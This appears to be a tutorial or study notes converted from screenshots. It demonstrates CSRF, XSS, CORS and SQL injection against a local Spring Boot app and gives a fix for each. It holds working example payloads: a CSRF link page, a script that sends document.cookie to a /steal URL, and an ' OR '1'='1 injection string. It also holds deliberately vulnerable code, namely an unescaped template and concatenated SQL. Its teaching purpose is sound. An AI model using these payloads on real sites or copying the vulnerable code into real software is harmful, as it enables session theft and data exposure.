Attacks (CSRF, XSS, CORS, SQL Injection)


Wednesday, 26 February 2025 9:49 PM

Before we start Spring Security, lets understand what are some common attacks:


1. CSRF (Cross-Site Request Forgery)

- **User is already authenticated to a site.**
- **CSRF attack tricks a browser into making unwanted request to a site where user is already authenticated.**
- **Applicable where state and session is managed.**

In below demo, made authentication mandatory for all endpoints but also using session (stateful) based authentication.





```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {
    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http.sessionManagement(session -> session.sessionCreationPolicy(SessionCreationPolicy.IF_REQUIRED))
                .authorizeHttpRequests(auth -> auth.anyRequest().authenticated())
                .formLogin(Customizer.withDefaults());
        return http.build();
    }
}
```




```java
@RestController
public class UserController {

    @GetMapping("/transfer")
    public String transferMoney(@RequestParam String amount, @RequestParam String to) {
        return "Transferred $" + amount + " to " + to;
    }

    @GetMapping("/")
    public String hello() {
        return "hello";
    }
}
```

Step1: make user Authenticated on a server









```
▼General
Request URL:              http://localhost:8080/login
Request Method:           POST
Status Code:              302 Found
Remote Address:           [::1]:8080
Referrer Policy:          strict-origin-when-cross-origin

▼Response Headers
Cache-Control:            no-cache, no-store, max-age=0, must-revalidate
Connection:               keep-alive
Content-Length:           0
Date:                     Wed, 26 Feb 2025 16:32:40 GMT
Expires:                  0
Keep-Alive:               timeout=60
Location:                 http://localhost:8080/
Pragma:                   no-cache
Set-Cookie:               SESSION=ZmMxYmQxZTUtYTEzYS00NzIzLWE1YmItMDk3ZDI0N2MwMGIx; Path=/; HttpOnly;
                          SameSite=Lax
X-Content-Type-Options:   nosniff
X-Frame-Options:          DENY
X-Xss-Protection:         0
```

Step2: send some malicious link to this user, who is authenticated




```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>CSRF Attack Demo</title>
</head>
<body>

<h2>Click Below to Claim Your Reward!</h2>
<a href="http://localhost:8080/transfer?amount=1000&to=attacker">
    <button>Claim My Money</button>
</a>

</body>
</html>
```



File /Users/shrayanshjain/learningspringboot/attack.html


Click Below to Claim Your Reward!

As soon as user clicked on "claim my Money" button, an unwanted operation is executed and browser appends the Cookies Session too



Transferred $1000 to attacker

```
Content-Type:             text/html;charset=UTF-8
Date:                     Wed, 26 Feb 2025 16:37:58 GMT
Expires:                  0
Keep-Alive:               timeout=60
Pragma:                   no-cache
X-Content-Type-Options:   nosniff
X-Frame-Options:          DENY
X-Xss-Protection:         0

▼Request Headers
Accept:                   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
                          ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding:          gzip, deflate, br, zstd
Accept-Language:          en-GB,en-US;q=0.9,en;q=0.8
Authorization:            Basic
                          dXNlcjoyODgzNDZlMC0wNmY5LTRkMDMtOGRkZS0yN2U0NmJlMDg3M
                          2E=
```



```
Connection:    keep-alive
Cookie:        JSESSIONID=AA681DA22BA3F7D5856520AA51938339;
               SESSION=ZmMxYmQxZTUtYTEzYS00NzIzLWE1YmItMDk3ZDI0N2MwMGI
               x
Host:          localhost:8080
```

How to get protected from CSRF attack:

- By using CSRF Token, this ensures that request originates from the legitimate source. As authenticate forms or website only append the CSRF token in the request. Which server can used to validate with the token created at the time of HTTP Session creation.

2. XSS (Cross-Site Scripting)


- **It allows attacker to put malicious script into web page viewed by other users.**
- **Like comments section page.**
- **Commonly used for stealing the session or deform the website.**

For demo purpose, I am creating:

- **GET "/xss" endpoint, which loads all the comments. It returns "xss", since it's a controller class (not RestController) so, by-default it will try to look for "xss.html" file and try to render it.**


- **POST "/comment" endpoint, which is not sanitizing any user input and simply stores this comment say in DB and then displays it during GET call.**

  So, if attacker put malicious script using this POST request, then during every GET call, this script will run for all the users who will make a call.




```java
@Controller
public class TestXSS {

    private final List<String> comments = new ArrayList<>();

    @GetMapping("/xss")
    public String showComments(Model model) {
        model.addAttribute( attributeName: "comments", comments);
        return "xss";  // Loads xss.html
    }

    @PostMapping("/comment")
```


Src/main/resources/templates/Xss.html




```html
<!DOCTYPE html>
<html xmlns:th="http://www.w3.org/1999/xhtml">
<head>
    <title>XSS Demo</title>
</head>
<body>
<h2>Leave a Comment</h2>
<form action="/comment" method="post">
    <input type="text" name="comment" required>
    <button type="submit">Submit</button>
</form>

<h3>Comments:</h3>
<ul>
```



```
    public String addComment(@RequestParam String comment) {
        comments.add(comment);
        return "redirect:/xss";
    }
}
```




```
    <!-- Comments are directly injected without sanitization -->
    <li th:utext="${comment}" th:each="comment : ${comments}"></li>
</ul>
</body>
</html>
```



Leave a Comment

Comments:

Now, if I insert *"<script>alert("XSS Attack") </script>"* and click submit, this script will get stored say in DB, and when GET api is invoked, it fetched this malicious comment from DB and returned in response and browser executed it.



localhost:8080 says

XSS Attack!

```
▾General
Request URL:        http://localhost:8080/comment
Request Method:     POST
Status Code:        ● 302 Found
Remote Address:     [::1]:8080
Referrer Policy:    strict-origin-when-cross-origin
```

Now assume, what if I added:

<script>
fetch(http://localhost:8080/steal?cookie=' + document.cookie);
</script>

Then any user, loads this comment section page, that's user Cookie will be sent to attacker url.
And this cookie only hold JSESSIONID, which attacker can use it to perform unwanted operations on their active sessions.

How to get protected from XSS attack:

- By proper escaping user input (converting special character like < to &lt;)

- **By properly validating data before rendering.**

3. CORS (Cross-Origin Resource Sharing)

- **Its not an attack but more of a security feature that restrict web pages from making request to different origin, unless allowed by the server.**

  Different origin = protocol + domain + port

  For example:

  Client: https://localhost:8080 **Server:** http://localhost:8080

  Different protocol, so its considered as different origin and by-default if client tries to call the server, CORS will block this.
  SERVER has to allow the request from "https://localhost:8080"


  Similarly:

  Client: https://localhost:9090 **Server:** https://localhost:8080

  Client: https://sub.localhost:9090 **Server:** https://localhost:9090

So, whenever there is a call between different origin, server has to allow:


- **By setting *"Access-Control-Allow-Origin"* and other header to allow the cross-origin request.**




```
@Configuration
@EnableWebSecurity
public class SecurityConfig {
    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http.sessionManagement(session -> session.sessionCreationPolicy(SessionCreationPolicy.IF_REQUIRED))
                .authorizeHttpRequests(auth -> auth.anyRequest().authenticated())
                .cors(cors -> cors.configurationSource(request -> {
                    CorsConfiguration config = new CorsConfiguration();
                    config.setAllowedOrigins(List.of( e1: "https://sub.localhost:9090"));// Allow frontend
                    config.setAllowedMethods(List.of("GET", "POST", "PUT", "DELETE"));
                    config.setAllowedHeaders(List.of("Authorization", "Content-Type"));

                    return config;
                }))
                .formLogin(Customizer.withDefaults());
        return http.build();
    }
}
```

4. SQL Injection


- **In this attacker, manipulates SQL query by inserting malicious input into the user field.**



```
@GetMapping("/find")
public List<UserDetails> findUser(@RequestParam String name) {
    return userDetailsService.findByName(name);
}
```



```
public List<UserDetails> findByName(String name) {
    String sql = "SELECT * FROM user_details WHERE user_name = '" + name + "'";
    return entityManager.createNativeQuery(sql, UserDetails.class).getResultList();
}
```




```
SELECT * FROM USER_DETAILS
```

SELECT * FROM USER_DETAILS;

PHONE	USER_ID	USER_NAME
111	1	AA
222	2	BB

(2 rows, 1 ms)




localhost:8080/find?name=' OR '1' = '1

Pretty print


```
[{"userId":1,"name":"AA","phone":111},{"userId":2,"name":"BB","phone":222}]
```

How to get protected from SQL Injection attack:

- By parameterized Query



```
public List<UserDetails> findByName(String name) {
    String sql = "SELECT * FROM user_details WHERE user_name = :name";
    return entityManager.createNativeQuery(sql, UserDetails.class)
            .setParameter( name: "name", name)
            .getResultList();
}
```



localhost:8080/find?name=' OR '1' = '1

Pretty print

```
[]
```